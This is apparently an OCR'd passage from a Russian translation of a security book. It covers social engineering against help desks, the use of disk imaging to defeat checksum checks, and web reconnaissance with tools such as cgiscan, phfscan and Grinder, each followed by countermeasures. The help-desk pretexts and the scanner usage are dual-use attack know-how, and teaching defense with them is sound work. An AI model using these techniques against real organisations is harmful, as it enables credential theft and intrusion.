Не упускайте из вида такие наиболее опасные компоненты "наборов отмычек", как программы-анализаторы сетевых пакетов. Эти средства перехвата данных обладают особым коварством, поскольку способны "на лету" перехватывать сетевой трафик в процессе выполнения обычных операций.

При передаче информации по сети используйте механизмы шифрования, такие как сервер SSH (Secure Shell), протокол SSL (Secure Sockets Layer), шифрование почтовых сообщений PGP (Pretty Good Privacy) или шифрование на уровне IP, которое обеспечивается при реализации виртуальных частных сетей на базе протокола IPSec (см. главу 9, "Хакинг удаленных соединений, PBX, Voicemail и виртуальных частных сетей"). Это надежные средства защиты от атак, направленных на перехват пакетов. Использование сетей с коммутируемой архитектурой и виртуальных локальных сетей может значительно снизить риск взлома, однако при использовании таких средств, как утилита dsniff, нельзя предоставить никаких гарантий. (см. главу 8, "Хакинг UNIX").

Создание образа системного окружения для нейтрализации механизма проверки контрольных сумм

Существует несколько средств для создания зеркального образа системных томов (табл. 14.3). Эти мощные утилиты помогают сэкономить время, и при возникновении внештатной ситуации могут оказаться просто незаменимыми. Однако их побитовая точность фиксирования состояния системы может быть использована для того, чтобы обвести вокруг пальца механизмы обеспечения безопасности, основанные на проверке контрольных сумм текущих системных данных.

Очевидно, что для осуществления подобной атаки требуется высокий уровень доступа к целевой системе, поскольку все перечисленные в табл. 14.3 процедуры требуют перезапуска системы или физического удаления жесткого диска. Впрочем, если взломщик получит этот вид доступа, то с уверенностью можно сказать, что он сможет отвести душу по-настоящему (читателям, которым в это не верится, стоит еще раз перечитать раздел о "наборах отмычек"). Подумайте о практическом применении приложений, основанных на использовании такой системной информации, как содержимое списка процессов, данные о загрузке центрального процессора и т.д. На основе этих данных генерируются контрольные суммы, применяемые в дальнейшем при санкционировании некоторых видов транзакций.

Таблица 14.3. Некоторые технологии копирования состояния системы и связанные с ними программные продукты

Технология	Программный продукт	Адрес URL
Дублирование жестких дисков	Image MASSter	http://www.ics-iq.com
	OmniClone line	http://www.logicube.com
Клонирование дисков	Drive Image	http://www.powerquest.com
	FlashClone	http://www.ics-iq.com
	ImageCast	http://www.innovativesoftware.com
	Norton GhOSt	http://www.symantec.com

Окончание табл. 14.3

Технология	Программный продукт	Адрес URL
	RapiDeploy	http://www.altiris.com
Работа с виртуальными дисками, защищенными от записи	VMWare	http://www.vmware.com
Восстановление системы	SecondChance (только Win 9x)	http://www.powerquest.com

О Контрмеры

Физическая безопасность всегда должна быть во главе списка защитных мероприятий любой информационной системы. Двери с надежными замками могут предотвратить атаки, направленные на копирование или клонирование системных данных.

Положение становится более серьезным при взломе, при котором злоумышленники пользуются приложением, ранее приобретенным самой компанией. Надежные приложения должны быть основаны на технологиях, которые никак не связаны с функционированием системных компонентов, обеспечивающих возможность использования списка процессов, файловой системы или других данных, которые могут быть легко воспроизведены с помощью средств создания образа системы. Если производители программного обеспечения не спешат делиться техническими подробностями и обосновывать надежность своих программ, лучше поискать какую-нибудь альтернативу.

Социальная инженерия

Популярность	*10*
Простота	*10*
Опасность	*10*
Степень риска	*10*

Последний раздел этой главы посвящен методу, наводящему наибольший ужас на тех, кто отвечает за сохранность информации,— *социальной инженерии* (social engineering). Хотя этот термин прочно закрепился в хакерском жаргоне, обозначая метод убеждения и/или обмана сотрудников какой-либо компании для получения доступа к ее информационным системам, мы считаем его неудачным. Такие приемы обычно применяются в процессе обычного человеческого общения или при других видах взаимодействия. В качестве технических средств обычно выбирается телефон, но попытка наладить общение может быть предпринята и через электронную почту, коммерческие каналы телевидения или другие самые разнообразные способы, позволяющие вызвать нужную реакцию. Успешному взлому с применением социальной инженерии, как правило, предшествуют следующие стандартные подходы.

Необразованный пользователь и "справочный стол"

Однажды авторы, проявив достаточную настойчивость, просмотрели списки контактных данных сотрудников, адреса электронной почты и номера телефонов внутренней телефонной сети одной компании. Все это оказалось возможным благодаря обращению к "справочному столу" этой компании.

Сначала мы собрали информацию о сотрудниках этой компании, используя некоторые из методов поиска в открытых источниках (см. главу 1, "Предварительный сбор данных"). Очень ценные данные посчастливилось раздобыть у компании-регистратора доменных имен Network Solutions по адресу http://www.networksolutions.com. Здесь были обнаружены данные начальника отдела информационных технологий.

Имени этого человека и его телефонного номера, полученных в компании-регистраторе, оказалось вполне достаточно, чтобы приступить к атаке, которую можно назвать "удаленный пользователь, попавший в затруднительное положение". Для прикрытия мы воспользовались следующей легендой: у начальника отдела информационных технологий, который пребывает в командировке по делам фирмы, возникли трудности. Ему срочно нужно получить некоторые файлы Power Point для презентации, которая состоится завтра. С помощью такого трюка от служащих "справочного стола" нам удалось узнать версию клиентского программного обеспечения удаленного доступа (которую можно бесплатно получить на Web-узле производителя), ее конфигурационные параметры, бесплатный номер телефона для дозвона на сервер удаленного доступа и учетную запись для регистрации на этом сервере. Установив первоначальный доступ, мы перезвонили несколько часов спустя (выдав себя за того же пользователя!) и объяснили, что забыли пароль почтовой учетной записи. Пароль был восстановлен. Теперь можно было отправлять почту, пользуясь внутренним почтовым ящиком компании.

Затем с использованием нескольких звонков удалось получить доступ к внутренней телефонной сети компании. Код доступа к этой сети дал возможность пользоваться исходящими телефонными звонками в любую точку земного шара за счет компании. Позже было установлено, что сервер удаленного доступа имеет пустой пароль в учетной записи администратора, к которой можно получить доступ с помощью полученного ранее номера бесплатного дозвона. Нет необходимости говорить, что в течение нескольких часов был установлен полный контроль над сетью этой организации (причем большая часть этого времени прошла в ожидании ответных звонков из "справочного стола"). И все это было проделано только с помощью социальной инженерии.

"Справочный стол" и растерянный пользователь

В предыдущем примере было интересно наблюдать за тем, какое гипнотизирующее влияние маска руководителя оказала на стоящих на более низком уровне сотрудников "справочного стола". Однако в некоторых компаниях, где технические знания персонала "справочного стола" дают им возможность получать от сотрудников любую информацию, этот метод можно применить несколько по-другому и добыть сведения от ничего не подозревающих пользователей. Однажды, найдя на одном из Web-узлов список внутренних телефонов компании и представясь работником отдела внутренней технической поддержки, авторы начали обзванивать сотрудников, выбирая телефоны случайным образом. Таким способом удалось получить информацию об именах пользователей и паролях доступа к внутренним файлам, а также некоторые общие сведения о локальной сети. Эту информацию предоставляли 25% из тех, кому звонили. Выдавая себя либо за начальника отдела информационных технологий, либо за сотрудника группы технической поддержки можно без проблем извлекать необходимые данные.

О Контрмеры

В этой главе были описаны самые разнообразные атаки. Некоторые из них выглядят "безграничными", и кажется, что их очень трудно предотвратить (например, поиск информации в открытых источниках Internet). Хотя противодействовать всем атакам, применяя социальную инженерию, почти невозможно, мы постарались все же сформулировать некоторые, на наш взгляд, эффективные рекомендации.

Т **Ограничение утечки данных.** Web-узлы, общедоступные базы данных, компании-регистраторы, "желтые страницы" и другие источники информации должны содержать лишь общие сведения, такие как корпоративные номера телефонов и официальные должности вместо имен сотрудников (например, "Администратор зоны" вместо "Джон Смит").

- **Выработка строгой политики выполнения процедур внутренней и внешней технической поддержки.** Перед тем как получить поддержку, каждый позвонивший должен сообщить свой идентификационный номер служащего или пройти идентификацию в любой другой форме. Сотрудники группы поддержки должны предоставлять помощь в строго определенных рамках и не должны отвечать на вопросы, связанные с используемыми внутренними технологиями. Нужно также определить те непредвиденные ситуации, в которых можно выходить за рамки этих требований.
- **Проявление особой бдительности в вопросах, касающихся удаленного доступа.** Следует помнить, что подобная привилегия повышает производительность работы не только сотрудников фирмы, но и взломщиков. Советы, касающиеся обеспечения безопасности удаленных соединений можно найти в главе 9, "Хакинг удаленных соединений, PBX, Voicemail и виртуальных частных сетей".
- **Тщательная настройка как исходящего, так и входящего трафика брандмауэров и маршрутизаторов.** Это поможет предотвратить, например, вовлечение пользователей в процесс совместного использования внешних файлов. Здесь отлично сработает хорошее правило очистки (последним правилом каждого списка управления доступом должен быть полный запрет, т.е. каждому пользователю запрещен доступ к файлам всех остальных).
- **Безопасное использование электронной почты.** Если кто-нибудь сомневается в важности этого правила, ему стоит прочитать главу 16, "Атаки на пользователей Internet". Следует научиться прослеживать маршрут прохождения почтового сообщения с помощью анализа его заголовка (на Web-узле `http://spamcop.net` в разделе часто задаваемых вопросов можно найти информацию о настройке почтовых клиентских приложений так, чтобы заголовки отображались полностью).

А **Повышение профессионализма сотрудников фирмы в вопросах обеспечения безопасности.** Нужно выработать политику безопасности и распространить ее внутри всей организации. Для разработки такой политики в качестве отправной точки прекрасно подойдет документ RFC 2196, *The Site Security Handbook.* К нему следует добавить также RFC 2504, *The Users'Security Handbook,* с которым в настоящее время нужно познакомиться всем пользователям Internet. Оба документа можно найти на Web-узле `http://www.rfc-editor.org`.

Резюме

В этой главе вы познакомились со способами захвата соединений TCP в сети с множественным доступом, а также с тем, как взломщики могут получить доступ к системе, передавая команды для локального выполнения или путем перехвата соединения. Эти типы атак очень просто реализовать в сетях с множественным доступом и также просто предотвратить при переходе к сети с коммутацией пакетов.

Вы узнали также о том, какие шаги следует предпринять, если в сеть проник злоумышленник. Избавиться от его присутствия очень трудно, однако это все же вполне осуществимая задача. Ее можно решить с использованием рекомендаций, приведенных в данной главе. Ниже перечислены основные аспекты этих советов. Тем не менее, лучше всего заново переустановить все программы, воспользовавшись проверенными носителями.

Т Проверяйте привилегии учетных записей и принадлежность к группам. Удаляйте любую подозрительную учетную запись, и сведите к минимуму число привилегированных пользователей.


- Очищайте загрузочные файлы конфигурации от подозрительных записей. Эти файлы являются основным местом, где после создания "потайного хода" остаются следы, поскольку большинство взломщиков стремятся к сохранению возможности войти в систему и после ее перезагрузки.
- Не забывайте о том, что такие службы планирования заданий, как Scheduler системы NT/2000 и `cron` в UNIX также могут быть использованы для запуска демонов, обеспечивающих "потайной ход", даже если система не часто перезагружается. Постоянно следите за списком заданий, которые выполняются по расписанию.
- Познакомьтесь с самыми популярными инструментами создания "потайных ходов", такими как Back Orifice и NetBus. Это позволит получить представление об особенностях функционирования этих продуктов, которые позволят обнаружить их присутствие в системе. Серьезно подойдите к вопросу приобретения антивирусных или других "чистящих" программных продуктов, осуществляющих активное сканирование и помогающих решить такие проблемы.
- Будьте предельно осторожны при запуске исполняемых файлов, полученных из ненадежных источников. Кто знает, какие зловредные утилиты при этом могут быть незаметно установлены? Программы типа "троянский конь" идентифицировать очень трудно, а последующая переустановка системы является не очень приятным занятием. Применяйте средства обнаружения таких программ, утилиты подсчета контрольных сумм, такие как MD5sum или Tripwire. Это позволит удостовериться в подлинности используемых файлов, особенно системных, которые используются при регистрации в системе.

А Чтобы узнать, как Web-броузеры и почтовые программы могут стать переносчиками программ типа "троянский конь", прочитайте главу 16, "Атаки на пользователей Internet".

Были рассмотрены также вопросы, связанные с криптографией, и три типа криптографических атак (анализ трафика, MITM и восстановление ключа). Эти атаки обсуждались в контексте наиболее известного протокола SSH, предназначенного для криптографической защиты данных. Теперь вы знаете, что криптография не является панацеей, если есть различные проблемы защиты. Скорее, ее нужно рассматривать как дополнительный компонент обеспечения безопасности систем и приложений.

И наконец, вы узнали о социальной инженерии и ее возможностях по нарушению системы обеспечения безопасности организации. Как сказано в документе RFC 2504: "Паранойя — это очень хорошо". Убедитесь, что каждый, кто работает с важными данными, осознает свою ответственность.

ГЛАВА 15



Заветной целью хакинга является электронная коммерция. Почему? Все объясняется тем, что в последнее время появилось большое количество устройств, доступных через Internet. В настоящее время практически любое устройство можно подключить к Web. Сотовые телефоны, текстовые пейджеры, двусторонние пейджеры, карманные компьютеры, устройства под управлением Windows CE и телевизоры — это лишь несколько примеров таких устройств. Такая картина наблюдается сегодня. А что можно сказать о будущем? Для его прогнозирования может не хватить даже самой богатой фантазии. Любой предмет со встроенным чипом можно будет подключить к Web: автомобили, лодки, самолеты, кофеварки и даже тостеры. Естественно, что каждое подключенное к Internet устройство будет требовать защиты. В противном случае потребители и торговые компании будут с неохотой их использовать и продавать.

Тысячи компаний осознали, что всемирная паутина Web является мощным средством распространения информации, расширения торговли, улучшения качества обслуживания и поддержки постоянного контакта с заказчиками и клиентами. И хотя большинство организаций для защиты своих интересов и вложений предусмотрительно использует фильтрующие маршрутизаторы, брандмауэры и системы выявления вторжений (например, Entercept — `http://www.entercept.com`), когда речь заходит Об изъянах Web, многие из этих мер предосторожности могут оказаться бесполезными. Почему? Большинство из обсуждаемых в этой главе атак реализуется через порты Web (80, 81, 443, 8000, 8001, 8080 и т.д.). Хотя их не так много, обычно они открывают доступ в сегмент сети, доступный из Internet. Некоторые читатели, дочитавшие главу до конца, удивятся, узнав, каким грозным орудием может оказаться Web-броузер в руках взломщика.

Конечно же, в некоторых случаях для уменьшения риска можно предпринять определенные действия, но большинство брешей в системе защиты можно закрыть лишь с помощью качественного программирования, соблюдения строгой логики программ и управления потоками данных. Все эти меры должны сопровождаться ежедневным мониторингом систем, что обычно требует огромных усилий и скрупулезности. Как всегда, по возможности будут предлагаться контрмеры, которые следует предпринять для предотвращения каждой из описанных атак. Сначала речь пойдет о самых простых методах, а затем и о более сложных.

Воровство в Web

В главе 1, "Предварительный сбор данных", был подробно описан предварительный сбор данных, позволяющий получить максимально полную информацию об отдельном узле или обо всей сети в целом. Воровство в Web преследует практически ту же цель. В поисках информации взломщики вручную просматривают Web-страницы, стараясь найти недостатки в коде, комментариях и дизайне. В этом разделе приведено несколько способов такого сбора информации о Web-сервере. В число этих методов входит последовательный просмотр страниц вручную, применение сценариев автоматизации и коммерческих программ.

Последовательный просмотр страниц

Популярность	*10*
Простота	*9*
Опасность	*2*
Степень риска	*7*

Один из давно известных способов получения данных заключался в прохождении всего Web-узла вручную, просматривая в броузере исходный код каждой страницы. В документах HTML можно найти огромное количество информации, включая ценные комментарии, адресованные другим разработчикам, адреса электронной почты, номера телефонов, сценарии JavaScript и многое другое. Например, задав в броузере адрес какого-нибудь сервера и выбрав команду View⇨Page Source, можно увидеть исходный код HTML (рис. 15.1).




Рис. 15.1. Исходный код HTML может содержать много важной информации. Зачастую в нем содержится структура каталогов, номера телефонов, имена и адреса электронной почты разработчиков Web-страниц

Упрощай!

Популярность	*10*
Простота	*9*
Опасность	*1*
Степень риска	*7*

К крупным Web-узлам (содержащим более 30 страниц) большинство взломщиков применяют автоматизированный подход, используя специальные сценарии или утилиты. Сценарии можно писать на различных языках, однако авторы отдают предпочтение языку Perl. С помощью несложных программ на этом языке можно перемещаться по Web-серверу, осуществляя поиск определенных ключевых слов. Бесплатные или недорогие сценарии на языке Perl можно найти на узле `http://cgi.resourceindex.com/Programs_and_Scripts/Perl/Searching/Searching_Your_Web_Site/`.

Для копирования данных такого типа разработано также несколько коммерческих программ как для системы UNIX, так и для NT. Наиболее популярной является утилита Teleport Pro для NT, разработанная компанией Tennyson Maxwell Information Systems (`http://www.tenmax.com`), диалоговое окно которой показано на рис. 15.2. Эта программа позволяет отобразить целый Web-узел на локальный компьютер для дальнейшего ознакомления.






Рис. *15.2. Программа* ***Teleport****для системы NT*

Для более подробного анализа файлов, удовлетворяющих критерию поиска, можно загрузить их локально. Например, если нужно найти Web-страницы, которые содержат определенные ключевые слова (пусть даже в исходном коде HTML), такие как email, contact, `user*`, `pass*`, updated и т.д., то это можно осуществить с помощью утилиты Teleport Pro. При этом поиск по любому из этих слов будет выполняться только в файлах определенного типа, например `*.htm`, `*.html`, `*.shtm`, `*.shtml`, `*.txt`, `*.cfm` и т.д. На следующем рисунке показано, как в программе Teleport Pro задать тип **файлов**, в которых следует осуществлять поиск.



Эта программа позволяет задавать также слова, которые необходимо найти.



Как только нужные Web-страницы будут скопированы на локальный компьютер, **взломщик** сможет приступить к их исследованию. При этом он будет изучать каждую страницу HTML, каждый графический файл, управляющие формы и встроенные сценарии, стараясь разобраться с архитектурой исследуемого Web-узла. Эти сведения впоследствии могут оказаться очень полезными.

О Контрмеры: воровство в Web

1. Регулярно анализируйте содержимое журналов регистрации и следите за повышением количества запросов GET, поступающих из одного и того же источника.
2. Используйте сценарий `garbage.cgi`, выдающий нескончаемый поток случайных данных в том случае, если какая-нибудь программа начнет автоматическое исследование узла и будет запускать сценарии CGI. Конечно, с помощью утилиты Teleport Pro эту проблему можно обойти, но взломщикам по крайней мере придется хорошо потрудиться.

Поиск известных изъянов

Как всегда, особое внимание следует уделять очевидным брешам в системе защиты. Это необходимо в основном потому, что и хакеры обращают на них внимание в первую очередь. Несколько разрушительных изъянов Web существует до сих пор, хотя о них стало широко известно еще несколько лет назад. Отличительной особенностью атак этого типа является то, что многие из них легко обнаружить.

Сценарии автоматизации, применяемые новичками

Популярность	*10*
Простота	*9*
Опасность	*4*
Степень риска	*8*

В данный момент как никогда уместна фраза "Пусть друзья будут рядом, а враги — еще ближе". Используемые в основном начинающими взломщиками, сканирующие сценарии (чаще всего написанные известными хакерами) зачастую могут помочь в обнаружении некоторых известных изъянов. В этом разделе будут рассмотрены сценарии, позволяющие обнаружить как один определенный изъян, так и несколько уязвимых мест сразу. Многие средства поиска таких брешей можно найти на Web-узле компании Technotronic (`http://www.technotronic.com`).

Phfscan.c

Изъян PHF (более подробно описанный ниже) был одной из первых применяемых для взлома брешей в сценариях Web-серверов. Этот изъян позволяет взломщику локально запускать любую команду, как если бы он был пользователем Web-сервера. Часто это приводит к тому, что файл паролей /etc/passwd оказывается загруженным на компьютер взломщика. В выявлении такого изъяна, как администратору, так и хакеру, может помочь несколько программ и сценариев. Программа `pfhscan.c` является одной из наиболее популярных. Перед использованием ее нужно откомпилировать (gcc `phfscan.c -o phfscan`), подготовить список узлов, которые нужно просканировать (для создания такого списка подойдет утилита gping), назвать файл со сгенерированным списком `host.phf` и поместить его в один каталог с программой. После запуска двоичного файла (phfscan) программа начнет выдавать предупреждения о найденных уязвимых серверах.

cgiscan.c

cgiscan — это удобная небольшая утилита, созданная в 1998 году Бронком Бастером (Bronc Buster). Она предназначена для сканирования узлов и поиска среди них тех, которые подвержены старым изъянам, таким как PHF, `count.cgi`, `test-cgi`, PHP, `handler`, `webdist.cgi`, `nph-test-cgi` и многих других. Программа осуществляет поиск уязвимых сценариев в тех каталогах, где они обычно находятся (`http://192.168.51.101/cgi-bin/`), и пытается ими воспользоваться. Результат работы утилиты выглядит примерно следующим образом.

```
[root@funbox-b ch14]# cgiscan www.somedomain.com
New web server hole and info scanner for elite kode kiddies
coded by Bronc Buster of LoU - Nov 1998
updated Jan 1999

Getting HTTP version

Version:
HTTP/1.1 200 OK
Date: Fri, 16 Jul 1999 05:20:15 GMT
Server: Apache/1.3.6 (UNIX) secured_by_Raven/1.4.1
Last-Modified: Thu, 24 Jun 1999 22:25:11 GMT
ETag: "17d007-2a9c-3772b047"
Accept-Ranges: bytes
Content-Length: 10908
Connection: close
Content-Type: text/html

Searching for phf : . . Not Found . .
Searching for Count.cgi : . . Not Found . .
Searching for test-cgi : . . Not Found . .
Searching for php.cgi : . . Not Found . .
```

```
Searching for handler : . . Not Found . .
Searching for webgais : . . Not Found . .
Searching for websendmail : . . Not Found . .
Searching for webdist.cgi : . . Not Found . .
Searching for faxsurvey : . . Not Found . .
Searching for htmlscript : . . Not Found . .
Searching for pfdisplay : . . Not Found . .
Searching for perl.exe : . . Not Found . .
Searching for wwwboard.pl : . . Not Found . .
Searching for www-sql : . . Not Found . .
Searching for service.pwd : . . Not Found . .
Searching for users.pwd : . . Not Found . .
Searching for aglimpse : . . Not Found . .
Searching for man.sh : . . Not Found . .
Searching for view-source : . . Not Found . .
Searching for campas : . . Not Found . .
Searching for nph-test-cgi : . . Not Found . .

[gH] - aka gLoBaL hElL - are lame kode kiddies
```

В Internet можно найти десятки сценариев, предназначенных для сканирования. На узле `http://www.hackingexposed.com` содержатся ссылки на самые популярные Web-узлы, на которых содержится самая разнообразная информация по вопросам безопасности.

Приложения автоматизации

Популярность	*10*
Простота	*10*
Опасность	*3*
Степень риска	*8*

В Internet можно найти несколько приложений, предназначенных для автоматизированного поиска хорошо известных изъянов или тех из них, которые становятся доступными при использовании в процессе установки программного обеспечения параметров, предлагаемых по умолчанию. В отличие от сценариев, эти средства используются вручную. Это не позволяет использовать их в больших корпоративных сетях, зато они успешно применяются в малых сетях и на серверах, на которые нужно обратить более пристальное внимание.

Grinder

Программа Grinder версии 1.1 (`http://hackersclub.com/km/files/hfiles/rhino9/grinder11.zip`), поддерживает интерфейс Win32 и позволяет сканировать IP-адреса из заданного диапазона. Результатом ее работы является отчет, в котором содержится имя и версия Web-сервера. Это ничем не отличается от применения обычной команды `HEAD` (например, с помощью утилиты `netcat`), однако в процессе сканирования программой Grinder создается несколько параллельных сокетов, поэтому она работает намного быстрее. На рис. 15.3 показано, как Grinder выполняет сканирование и определяет версии Web-серверов.




Рис. 15.3. Программа Grinder может оказаться полезной при одновременном поиске многих Web-серверов и определении версий применяемого программного обеспечения

Другим средством определения версий Web-серверов являются сканирующие сценарии для системы UNIX, которые можно найти на Web-узле авторов этой книги (http: `//www.hackingexposed.com`). Если в файле портов указан порт 80, то по умолчанию на Web-сервер будет передана команда HEAD, а в ответном сообщении будет содержаться имя и номер версии запущенного программного обеспечения. Эта информация будет помещена в файл *<имя>*`/`*<имя>*`.http.dump`. Для того чтобы начать процесс сканирования, можно воспользоваться командой со следующим синтаксисом.

```
./unixscan.pl hosts.txt ports.txt test -p -2 -r -v
```

После завершения работы сканера будет создан файл, содержащий отчет о версии Web-сервера.

```
172.29.11.82 port 80: Server: Microsoft-IIS/4.0
172.29.11.83 port 80: Server: Microsoft-IIS/3.0
172.29.11.84 port 80: Server: Microsoft-IIS/4.0
```

SiteScan

